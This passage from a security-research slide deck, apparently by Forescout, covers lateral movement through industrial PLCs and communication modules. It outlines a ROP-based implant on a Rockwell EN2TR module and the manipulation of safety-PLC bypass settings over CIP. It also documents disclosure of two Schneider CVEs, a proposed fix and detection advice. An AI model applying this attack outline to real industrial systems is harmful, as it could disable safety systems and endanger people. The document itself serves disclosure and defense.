
```
LOAD:006631F0 ; Segment type: Pure code
LOAD:006631F0          AREA LOAD, CODE, READWRITE,
LOAD:006631F0          ; ORG 0x6631F0
LOAD:006631F0          CODE32
LOAD:006631F0          DCD 0, 0, 0, 0, 0, 0, 0, 0,
LOAD:006631F0          DCD 0, 0, 0, 0, 0, 0, 0, 0,
```

- ▶ Only **slight diffs** with Armis exploit against 1756-EN2TR/C
  - ROP chain construction, RWX/gadget/func addrs
- ▶ Supervisor mode, no task separation → **No need for privesc**
  - **Spawn VxWorks task for stable implant**
  - **Talk directly to device drivers**

# Move across Safety PLC backplane

Use CIP to manipulate SIS bypass settings not exposed outside Safety PLC



Also the usual stuff (eg modify logic)




If we need CPU RCE and CIP security / RUN mode is obstacle we might need CIP parser vuln.

Depends on SIS bypass implementation

No routable traffic (eg. CIP) via PTP link



# Demo Video



# Disclosure

- ▶ **Coordinated disclosure** with Schneider Electric
  - Issues reported in April and July 2022
  - Advisories\* released in January 2023, updated in March 2023
- ▶ **CVE-2022-45788 (RCE)**
  - Remediations available for M580 (excluding safety), M1E
  - Mitigations for others
- ▶ **CVE-2022-45789 (auth bypass)**
  - Currently mitigations only
- ▶ We suggested **retrofit fix: Secure Remote Password(SRP) + HMAC**
  - Auth user to PLC with SRP (zero-knowledge, MitM-resistant, discrete-log based)
  - Derive HMAC key from shared SRP key K
  - Sign messages with HMAC

# (some) Mitigation, Detection, and DFIR advice

Attack Step	Controls
Wago 750 implant	<ul style="list-style-type: none"> <li>Alert on UMAS to non-Modicon devices</li> <li>Monitor Modbus TCP statistics</li> </ul>
UMAS Auth Bypass (CVE-2022-45789)	<ul style="list-style-type: none"> <li>Restrict UMAS flow to EWS (IP ACLs, FW)</li> <li>Look for auth request (SVC 0x38) without none exchange (SVC 0x6E)</li> </ul>
UMAS RCE (CVE-2022-45788)	<ul style="list-style-type: none"> <li>Alert on UMAS CSA (SVC 0x50)</li> <li>Monitor watchdog errors</li> <li>Upload PLC project, extract &amp; carve APX, look for ARM shellcode</li> </ul>
1756-EN2T* RCE (CVE-2019-12256)	<ul style="list-style-type: none"> <li>Monitor IP &amp; assert statistics</li> </ul>
1756-EN2T* implant	<ul style="list-style-type: none"> <li>Monitor task statistics</li> </ul>

Task Statistics			
Name	Entry Point	ID	Priority
tJobTask	1e7208	efc4e8	0
tExcTask	1e69fc	7f85b8	0
tErfTask	10b9c	f00f70	10
tLogTask	1e76bc	f04110	0
tNet0	1bdc8	f11e00	50

IP Statistics	
Forwarding	1
Default TTL	64
In receives	812
In header errors	4
In address errors	0
Forwarded datagrams	0

► For full overview, see report\*

\* <https://www.forescout.com/resources/11-lateral-movement-report>

# Conclusions

- ▶ There's likely a lot of network 'crawl space' that's not on your radar
- ▶ If a L1 device sits between segments, it needs a perimeter security profile
- ▶ Stop treating certain links (serial, PTP, couplers, non-routable) as if they're immune
- ▶ Impact of compromise not limited to explicit link capabilities or 1<sup>st</sup> order connectivity
- ▶ With *deep access*, things become possible which change potential impact



Thank you.



Full report

<https://www.forescout.com/resources/l1-lateral-movement-report>